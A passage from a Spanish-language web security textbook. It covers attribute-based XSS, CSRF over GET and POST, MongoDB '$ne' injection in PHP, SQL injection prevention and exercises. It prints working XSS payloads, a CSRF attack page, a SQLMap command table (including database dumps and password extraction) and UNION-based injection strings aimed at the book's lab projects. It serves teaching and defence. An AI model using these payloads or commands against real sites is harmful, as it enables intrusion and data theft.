También debe tenerse cuidado con el uso de los atributos en las etiquetas HTML. Muchas veces, en esos atributos se establece un valor que es directamente manipulado por el usuario final y que no recibe ningún tipo de validación.

Por ejemplo, un atacante podría darse cuenta de esto y salirse de las comillas del valor del atributo e inyectar un “evento” que se ejecute en JavaScript.

```
<input type="text" value="${entradaDeUsuario}">
```

Entonces, un atacante podría inyectar en la variable `entradaDeUsuario` algo como:

```
test" onfocus="alert(1)
```

Lo que terminaría generando:

```
<input type="text" value="test" onfocus="alert(1)" >
```

Entonces al hacer foco en ese campo de texto, se ejecutará el código JavaScript inyectado [https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html].

Por último, también se puede realizar un ataque XSS utilizando una etiqueta “a”, siempre y cuando, el atacante logre tener control sobre el atributo `href`. Es decir, podría hacer que el hipervínculo (la etiqueta “a”) ejecute el código JavaScript al ser pulsado, ya que puede utilizar una URI JavaScript para ello, por ejemplo:

```
href='javascript:{códigoJS}'
```

Ataques Cross-Site Request Forgery (CSRF)

Este ataque normalmente se concreta cuando un usuario abre un enlace malicioso o aprieta un botón con comportamiento malicioso que envía una petición desde el sitio malicioso hacia un sitio en el que el usuario confía y en el que está logueado (esto último es una de las condiciones necesarias). Este ataque funciona porque muchas de las aplicaciones web mantienen la sesión a través de una cookie (que no está mal), pero el navegador la enviará en cualquier petición que se realice a esa aplicación independientemente de dónde se haya generado, a menos que se establezca una configuración segura. En esta sección profundizaremos en qué casos se envía la cookie de sesión y en qué casos nos podemos encontrar ante una vulnerabilidad CSRF.

Este ataque, normalmente ataca o corrompe la integridad de los datos, sin embargo, en ciertos escenarios es posible atentar contra la confidencialidad.

En primer lugar, categorizaremos a este ataque en 2 variantes, y en segundo lugar, profundizaremos por cada una de ellas:

1. CSRF por GET.
2. CSRF por POST u otro método que no sea GET (como POST, PUT o PATCH).

En ambos casos, la sesión debe mantenerse a través de una cookie y, también como veremos al final de esta sección, el flag “`SameSite`” de esa cookie deberá estar en un nivel mínimo de configuración, pronto entenderemos a qué nos referimos con esto.

CSRF por GET

Un ataque CSRF por GET es posible cuando la API web realiza alguna modificación en el recurso que se está consultando y el ciberdelincuente se puede aprovechar de ello.

Una request GET, se puede implementar simplemente haciendo una request mediante el atributo `src` de la etiqueta `img`, o bien, compartiendo directamente el enlace malicioso.

Por ejemplo, supongamos que un sitio web permite cerrar sesión mediante la siguiente petición GET:

```
https://sitioweb.com.ar/web/process.php?action=logout
```

Básicamente es una petición GET que no sólo es una consulta, sino que realiza alguna modificación. Este es el primer requisito que necesitamos para que este ataque se pueda concretar. Además, supongamos que la sesión se mantiene mediante una cookie y que la misma está configurada con el mínimo nivel de seguridad, entonces ya tenemos el segundo requisito para que el ataque se pueda concretar. Finalmente, el ataque debe montar un sitio web malicioso en internet como el que se muestra en el siguiente código:

Sitio web malicioso que se aprovecha de CSRF

```
<!DOCTYPE html>
<html lang="es-ar">
        <head>
                <meta charset="utf-8"/>
                <title>Info</title>
                <style>
                body {
                   background: url("bg.jpg");
                   background-size: cover;
                }
                </style>
        </head>
        <body>
                <p style="color: white; font-size: 40px; text-align:
center; margin-top: 300px;">Esta página es maliciosa</p>
                <img
src="https://sitioweb.com.ar/web/process.php?action=logout"
style="display:none;">
        </body>
</html>
```

Este ejemplo está basado en el proyecto ubicado en `2-ataques-comunes-a-un-sistema-web/csrf/ataque_por_get/`.

CSRF por POST, PUT o PATCH

En cambio, un ataque CSRF por POST es posible cuando desde un sitio web malicioso se envía un formulario válido a la página web vulnerable en dónde el usuario está logueado. A diferencia del CSRF por GET, acá se requiere que el usuario haga clic en un botón al ingresar al sitio web malicioso. Al hacer clic en este botón, enviará el formulario duplicado y falso al sitio web víctima logrando cumplir con el ataque. Igualmente, a través de JavaScript, se puede enviar este formulario automáticamente sin siquiera depender que el usuario haga clic en el botón. Por ejemplo, el siguiente código envía el formulario con `id="form-perfil"` automáticamente:

```
document.getElementById("form-perfil").submit();
```

En `2-ataques-comunes-a-un-sistema-web/csrf/ataque_por_post/` del repositorio de este libro, se plantea una demostración para poder comprender más a fondo este ataque. Sin embargo, debe tenerse en cuenta que el funcionamiento es similar al CSRF por GET solo que en esta ocasión se utiliza otro método HTTP.

Defenderse contra CSRF a nivel de aplicación (código)

Utilizando un token anti-CSRF

Para poder realizar un ataque CSRF, un usuario malicioso debe previamente conocer todos los parámetros y valores que se van a enviar en la petición para poder duplicarla y forzarla a que se realice cuando más le conviene. Los tokens anti-CSRF son valores aleatorios generados desde el backend que se incluyen en las peticiones con el fin de evitar que un atacante pueda duplicar una. En realidad, va a poder duplicar una petición sin problemas pero la duplicación ya no sería válida porque el servidor se daría cuenta que no está utilizando el mismo token anti-CSRF que la original, y podrá rechazar la misma. A través de esta técnica de defensa, se agrega impredictibilidad a las peticiones.

Como podemos intuir, estos valores anti-CSRF deben ser altamente impredecibles, lo que implica que se deba utilizar una función segura para generar el valor aleatorio, y por supuesto, deben estar ligados a una sesión. Es decir, un token anti-CSRF debe estar asociado a la sesión A pero no debe estar asociado a ninguna otra. Esto último se debe a que un usuario malicioso podría usar su propia sesión para generar un token anti-CSRF válido e incluirlo en la petición forjada.

Se recomienda también no implementar este token como cookie, sino como una cabecera o parte de alguna.

Es importante destacar que varios frameworks ya contienen mecanismos para protegerse de este ataque por lo cual se debería investigar si el framework que uno va a utilizar tiene alguna implementación.

Utilizar un mecanismo de mantenimiento de sesión sin cookie

Este ataque solo puede funcionar si la sesión se mantiene a través de una cookie y si las mismas no están configuradas adecuadamente. Por el contrario, si la sesión se mantiene a través de otra alternativa como veremos en el capítulo 3, podremos evitar esta vulnerabilidad.

Defenderse contra CSRF a nivel de servidor web

Es recomendable defenderse a través de diferentes mecanismos y una defensa a nivel de servidor web puede ayudar a prevenir problemas que se generen a nivel de código. A este nivel, podemos configurar el atributo `SameSite` de la cookie de sesión:

Atributo SameSite de una cookie

`Strict`	La cookie nunca será enviada si la petición se inició de un sitio web tercero.
`Lax`	La cookie nunca será enviada si la petición se inició de un sitio web tercero, a menos que sea de tipo GET.
`None`	La cookie se enviará siempre, independientemente de dónde se origina la petición aunque las conexiones deben ser seguras (https).
`<Vacío>`	Normalmente, si no está establecido (es decir, es vacío) asume el comportamiento de Lax.

Ataques de inyección NoSQL

Existe una gran variedad de motores de bases de datos NoSQL y, ante ese escenario tan heterogéneo, los ataques varían en la misma proporción. A continuación se presentan solo 5 motores de bases de datos de los cientos que existen.

Tipos de motores de bases de datos NoSQL

Nombre	**Tipo**

MongoDB	Documental
CouchDB	Documental
Redis	Clave/Valor
Cassandra	Clave/Valor
Neo4J	Grafos

Ejemplo de ataque a MongoDB

MongoDB es un motor de base de datos NoSQL orientado a documentos. Cada base de datos está compuesta por colecciones y, en cada una de ellas, se registran documentos. Cada documento se conforma mediante un JSON, por ejemplo:

Ejemplo de documento JSON en MongoDB

```
{
    "id_cliente": 1,
    "nombre": "Bustos Juan",
    "direccion": {
        "calle": "San Lorenzo 600",
        "ciudad": "Córdoba",
        "provincia": "Córdoba"
    },
    "primer_compra": "2021-05-20T10:30:45Z"
}
```

Estos documentos se insertan en una colección mediante la operación `insert`. También se definen otras 3 operaciones muy útiles: `find`, `delete` y `update`.

Ahora vamos a profundizar sobre la operación `find` (buscar un documento en una colección), ya que mostraremos un ataque sobre la misma. En MongoDB, la sintaxis para hacer una operación find es:

```
db.usuarios.find({"nombre_usuario": "juan", "clave": "123"});
```

Básicamente, lo anterior busca el documento en la colección `usuarios` cuyo "`nombre_usuario`" sea "`juan`" y cuya "`clave`" sea "`123`".

Si a esta operación la queremos realizar en un programa en PHP, se vería así:

Ejemplo de operación find en PHP

```php
$nombre_usuario = $_POST["nombre_usuario"];
$clave = $_POST["clave"];
$usuario = $coleccion->find(array(
    "nombre_usuario" => $nombre_usuario,
    "clave" => $clave)
);
```

Notar que `$nombre_usuario` y `$clave` son 2 variables cuyos valores vienen desde el frontend a través de POST. Este ejemplo, está basado en: `2-ataques-comunes-a-un-sistema-web/nosqli/mongodb_injection`

Ahora bien, en el frontend podríamos tener algo como:

Ejemplo de formulario HTML. Vulnerabilidad MongoDB en PHP

```html
<form method="POST">
      <input type="text" name="usuario" value="" />
      <input type="text" name="clave" value="" />
      <button type="submit" class="btn btn-primary">Iniciar</button>
</form>
```

Entonces, notar que los campos `usuario` y `clave` viajarán al backend cuando el formulario se envía (cuando se hace clic en Iniciar). Por lo que si se escribe en usuario "`Lucas`" y en clave "`123456`" eso terminará realizando una consulta directa en la base de datos exactamente con esos datos. Es decir así:

```php
$usuario = $coleccion->find(array(
    "nombre_usuario" => "Lucas",
    "clave" => "123456")
);
```

En MongoDB se termina ejecutando:

```
db.usuarios.find({"nombre_usuario": "Lucas", "clave": "123456"})
```

Ahora bien, teniendo en cuenta esto y sabiendo que PHP se comporta de manera especial cuando el "`name`" de un input contiene corchetes al final, como por ejemplo en:

```
<input type="text" name="clave[3]" value="valor ingresado" />
```

Esto genera el siguiente array en PHP:

```
array(3 => "valor ingresado")
```

Finalmente, la consulta a la base de datos MongoDB termina siendo:

```
$usuario = $coleccion->find(array(
    "nombre_usuario" => "Lucas",
    "clave" => array(3 => "valor ingresado"))
);
```

Notar que la clave ya no es un string sino que es un array y esto es posible manipularlo desde el frontend. Aprovechándose de esto, un atacante podría modificar el HTML así:

```
<input type="text" name="clave[$ne]" value="valor ingresado" />
```

Lo que termina generando en PHP:

```
$usuario = $coleccion->find(array(
    "nombre_usuario" => "Lucas",
    "clave" => array("$ne" => "valor ingresado"))
);
```

Esto finalmente hace que la consulta a la base de datos cambie de semántica. Es decir, ya no verifica si la clave es igual al valor ingresado, ahora verifica que la clave no sea igual al valor ingresado.

Para que se pueda aprovechar de esta vulnerabilidad se necesita que la aplicación web esté desarrollada en PHP, MongoDB y utilizar el Driver que se especifica en el repositorio: `2-ataques-comunes-a-un-sistema-web/nosqli/mongodb_injection`.

Más ataques

Lamentablemente los ataques que hemos visto en este capítulo no son los únicos que pueden ejecutarse sobre una plataforma web. De hecho, en el sitio de OWASP se puede

encontrar una lista de ataques [https://owasp.org/www-community/attacks/] que tampoco es exhaustiva. Existen y seguirán apareciendo nuevos ataques. Algunos se aprovecharán de vulnerabilidades propias de un negocio, de una tecnología o incluso de una integración con un tercero.

Ante este escenario tan catastrófico, se requiere que el desarrollo de software web evolucione y adopte nuevas metodologías enfocadas en la seguridad desde los requerimientos. Históricamente se planteó a la seguridad como un requerimiento no funcional, sin embargo, este enfoque ya quedó obsoleto. La seguridad ya no debe pensarse como aquella característica importante pero no lo suficientemente necesaria como para darle prioridad, sino que al contrario, debe ser parte principal del desarrollo.

Guía de ejercicios

Sobre HTTP

1. Ingresar a un sitio web utilizando un navegador web y extraer las cabeceras de 5 peticiones y respuestas HTTP. ¿Qué sitio eligió? ¿Qué cabeceras considera que pueden ser útiles para tener en cuenta en un análisis de seguridad?
2. Escriba el UserAgent de 3 navegadores web. ¿Qué diferencias existen? ¿Puede encontrar el UserAgent de un navegador web de un dispositivo móvil?
3. Identificar un sitio web con al menos 3 cookies. ¿Qué atributos tiene cada una?
4. Identificar un sitio web que maneje la sesión mediante una cookie.
5. Identificar un sitio web que utilice WebSockets.
6. Desarrollar un sitio web que utilice Session Storage y Local Storage. ¿Es posible identificar dónde almacena estos datos el navegador web? ¿Están cifrados?
7. Desarrollar un script en PowerShell que pueda leer el Session Storage y Local Storage de un navegador web.

Sobre SQLi

1. Descargar el repositorio de este libro y ejecutar el proyecto ubicado en `2-ataques-comunes-a-un-sistema-web/sqli`. Una vez que el sitio web esté funcionando, ejecutar ataques SQLi para obtener los siguientes datos:
    a. Versión de MySQL.
    b. Nombre de la base de datos actual.
    c. Todas las tablas de la base de datos actual.
    d. Todas las columnas de cada una de las tablas.
2. Haciendo un análisis de caja blanca del sitio web del ejercicio anterior, ¿Cómo podemos resolver la vulnerabilidad?
3. Utilizar SQLMap en el proyecto ubicado en `2-ataques-comunes-a-un-sistema-web/sqli_pa` para obtener todos los datos de la base de datos.

Sobre IDOR

1. Clonar y ejecutar el sitio web vulnerable https://github.com/DevSlop/Pixi y realizar las siguientes consignas:
    a. Cambiar datos del perfil de otro usuario.
    b. Borrar una imagen de otro usuario.

Sobre XSS

1. Utilizar algún mecanismo de defensa para resolver la vulnerabilidad XSS del sitio web del repositorio ubicado en:
`2-ataques-comunes-a-un-sistema-web/xss/xss_persistente`

Autores: Ing. Parisi Germán - Ing. Bertola Federico
Agradecimientos especiales por sus aportes: Ing. Barrionuevo Ileana, Mangini Agustín, Alvarez Agustín.

2. Al querer implementar un editor de texto rico que genera HTML probablemente necesites generar una lista blanca de etiquetas permitidas. ¿Qué etiquetas permitirías? ¿Qué atributos sobre cada una de las etiquetas permitirías?

Sobre CSRF

1. Dado un sitio web académico, que contiene un formulario para que los alumnos envíen sus trabajos se desea asegurar que el mismo no sea vulnerable a CSRF. Esto debido a que después de un análisis, se encontró que existe un sitio web malicioso que a través de un formulario de una encuesta llamativa termina modificando y/o eliminando los trabajos enviados por los alumnos, generando así una desconfianza total en el sistema web académico.

Los profesionales a cargo del sistema, preocupados ante esta situación, deciden diseñar una solución para poner fin a este ataque. ¿Qué diseño deberían proponer los profesionales? Actualmente, la sesión se maneja mediante una Cookie y la misma tiene el flag “SameSite” a none.

2. Generar un sitio web malicioso que ataque al sitio ubicado en `2-ataques-comunes-a-un-sistema-web/csrf/ataque_por_post_form` y robe la sesión de un usuario logueado. Ambos sitios (bueno y malicioso) deben ser accesibles mediante HTTPS.

Bibliografía

1. OWASP - Insecure Direct Object Reference: https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html.
2. Documentación sobre cabeceras HTTP del sitio oficial de Mozilla - https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers.
3. OWASP - Open Web Application Security Project - https://owasp.org/
4. SQL Injection - https://portswigger.net/web-security/sql-injection
5. Manual de uso de SQLMap - https://github.com/sqlmapproject/sqlmap/wiki/Usage

Autores: Ing. Parisi Germán - Ing. Bertola Federico

Agradecimientos especiales por sus aportes: Ing. Barrionuevo Ileana, Mangini Agustín, Alvarez Agustín.

Anexos del capítulo 2

Anexo 1 - Recomendaciones para prevenir SQLi

1. Validar el formato de las entradas.
    a. Realizar las correspondientes validaciones en la entrada de datos. Se aconseja usar sentencias preparadas o parametrizadas.
    b. También se puede realizar una validación de datos manual o utilizando funciones provistas por el lenguaje. Por ejemplo, la función `mysqli_real_escape_string` escapa los caracteres especiales en PHP de una cadena para usarla en una sentencia SQL, tomando en cuenta el conjunto de caracteres actual de la conexión.
2. Respetar el mínimo privilegio.
    a. Creación de usuarios con permisos mínimos. Esto quiere decir, la aplicación debe usar un usuario de base de datos que tenga los permisos mínimos de acceso o modificación en las tablas.
3. Almacenar la información sensible en un formato secreto.
    a. Ejemplo: claves de usuarios.
    b. En principio hay dos maneras de almacenar la información sensible.
        i. Cifrarla a través de algoritmos criptográficos como el AES. MySQL brinda la función AES_ENCRYPT y AES_DECRYPT.
        ii. Hashearla a tráves de algortimos de generación de hashes como el SHA-1 o SHA-2. MySQL brinda las funciones SHA1 y SHA2. No usar las funciones MD5 ya que se consideran débiles en la actualidad.
4. Realizar backups periódicamente.
    a. Los backups deben poder ser restaurados.
    b. Los backups deben realizarse de manera automática para evitar olvidos. MySQL brinda la herramienta mysqldump que permite generar backups.
5. Registrar las acciones de los usuarios mediante logs.
    a. Los logs deben poder ser procesados para obtener información. Por esa razón, se recomienda que todos tengan el mismo formato.
    b. Cada log debe ser clasificado de acuerdo a algún nivel de criticidad y aquellos que pertenezcan a ataques reiterados deben poder ser fácilmente detectables. Para lograr esto último se recomienda, al menos, guardar IP de origen.
6. Ocultar los mensajes de error que brinden información relevante.
    a. No mostrar los mensajes de error de la aplicación cuando la misma esté en producción.
    b. ¡Atención con esto!. No quiere decir que no mostrar los mensajes de errores implique que la aplicación esté libre de vulnerabilidades. Existen técnicas de

SQLi a ciegas que permiten explotarlas.

Anexo 2 - SQLMap

A continuación se incluye una tabla rápida de comandos útiles para utilizar la herramienta. Sin embargo, la lista completa se encuentra en el repositorio de SQLMap en GitHub (https://github.com/sqlmapproject/sqlmap/wiki/Usage). Se recomienda prestar atención a todas las opciones, ya que la lista es extensa y tiene muchas funciones útiles.

Comando	**Descripción**
`python3 sqlmap.py -u "https://www.sitio.com.ar/index.php" --data="type=1"`	Envía los parámetros a través del cuerpo de la petición en vez de la URL.
`python3 sqlmap.py -r request.txt`	Lee la petición de un archivo .txt (en este ejemplo request.txt), de donde SQLMap extraerá los parámetros como cabeceras, URL, host, etc.
`python3 sqlmap.py -u "https://www.sitio.com.ar/index.php?type=1" —-dbs`	Obtener las bases de datos.
`python3 sqlmap.py -u "https://www.sitio.com.ar/index.php?type=1" —-current-user`	Obtener el usuario actual.
`python3 sqlmap.py -u "https://www.sitio.com.ar/index.php?type=1" —-current-db`	Obtener la base de datos actual.
`python3 sqlmap.py -u "https://www.sitio.com.ar/index.php?type=1" -D pa --tables`	Obtener las tablas de la base de datos pa.
`python3 sqlmap.py -u "https://www.sitio.com.ar/index.php?type=1" -D pa -T usuarios --columns`	Obtener las columnas de la tabla usuarios de la base de datos “pa”.
`python3 sqlmap.py -u "https://www.sitio.com.ar/index.php?type=1" —-technique B —-dbs`	Obtener las bases de datos usando la técnica de Booleanos a ciegas (boolean-based blind).

`python3 sqlmap.py -u "https://www.sitio.com.ar/index.php?type=1" —-technique T —-dbs`	Obtener las bases de datos usando la técnica de Tiempo de ejecución a ciegas (time-based blind).
`python3 sqlmap.py -u "https://www.sitio.com.ar/index.php?type=1" —-technique U —-dbs`	Obtener las bases de datos usando la técnica de consultas UNION (union query based).
`python3 sqlmap.py -u "https://www.sitio.com.ar/index.php?type=1" -D nsa -T agentes --dump`	Obtener los registros de la tabla agentes de la base de datos “nsa”.
`python3 sqlmap.py -u "https://www.sitio.com.ar/index.php?type=1" --users --passwords`	Obtener los usuarios y sus contraseñas del DBMS. Es posible que no siempre se puedan conseguir las contraseñas.
`python3 sqlmap.py -u "https://www.sitio.com.ar/index.php?type=1" --sql-shell`	Intentar abrir una shell para enviar consultas a la base de datos manualmente. Para poder utilizar cláusulas INSERT, DELETE, UPDATE; el DMBS y el framework de desarrollo deben soportar múltiples consultas en una sola línea (stacked queries).
`python3 sqlmap.py -u "https://www.sitio.com.ar/index.php?type=1&page=2&sort=asc" -p type,page`	Indica que las pruebas solo se deben realizar sobre los parámetros “type” y “page”.
`python3 sqlmap.py -u "https://www.sitio.com.ar/index.php?type=1" --level N`	Incluye pruebas de hasta nivel N. Se recomienda utilizar con la opción -p. Existe una opción “--risk” que suele ir a la par de ésta, pero se recomienda tener mucho cuidado con ella.
`python3 sqlmap.py -u "https://www.sitio.com.ar/index.php?type=1" --cookie="PHPSESSID=xxxx"`	Incluye la cookie PHPSESSID en la ejecución de las pruebas.
`python3 sqlmap.py -u "https://www.sitio.com.ar/index.php?type=1" -H "Authentication: Bearer xxxxxxx"`	Incluye la cabecera Authentication en la ejecución de las pruebas.
`python3 sqlmap.py -u "https://www.sitio.com.ar/index.php?type=1" -H "Foo: bar"`	Incluye una cabecera cualquiera en las peticiones que realiza la herramienta. Se debe incluir la cabecera completa con

	nombre y valor dentro de las comillas dobles.
`python3 sqlmap.py -u "https://www.sitio.com.ar/index.php?type=1" --dbms=oracle`	Incluye sólo los payloads para detectar la vulnerabilidad en bases de datos Oracle (junto a payloads genéricos).
`python3 sqlmap.py -u "https://www.sitio.com.ar/index.php?type=1" --tamper=XXXX`	Usa scripts para poder manipular ciertos aspectos de los payloads inyectados. Estos pueden llegar a ayudar con *bypassear* un firewall o ciertas validaciones, por ejemplo.
`python3 sqlmap.py -u "https://www.sitio.com.ar/index.php?type=1" --delay=1`	Especifica que debe haber un segundo entre cada petición HTTP.
`python3 sqlmap.py -u "https://www.sitio.com.ar/index.php?type=1" --threads=5`	Establece la cantidad máxima de peticiones concurrentes para realizar las pruebas (en el ejemplo, se establece un máximo de 5).

Anexo 3 - Algunas soluciones a los ejercicios

Sobre SQLi - Ejercicio 1:

a. Versión de MySQL:

```
index.php?type=1 UNION SELECT 1,version(),3,4,5 –
```

b. Nombre de la base de datos:

```
index.php?type=1 UNION SELECT 1,database(),3,4,5 --
```

c. Nombre de las tablas de la base de datos actual:

```
index.php?type=1 UNION SELECT 1,table_name,3,4,5 from
information_schema.tables WHERE table_schema=database() --
```

d. Nombre de las columnas de cada una de las tablas:

```
index.php?type=1 UNION SELECT 1,column_name,3,4,5 from
information_schema.columns WHERE table_schema=database() AND
table_name='agentes' --

index.php?type=1 UNION SELECT 1,column_name,3,4,5 from
information_schema.columns WHERE table_schema=database() AND
table_name='proyectos' --

index.php?type=1 UNION SELECT 1,column_name,3,4,5 from
information_schema.columns WHERE table_schema=database() AND
table_name='niveles' --

index.php?type=1 UNION SELECT 1,column_name,3,4,5 from
information_schema.columns WHERE table_schema=database() AND
table_name='tipos' --
```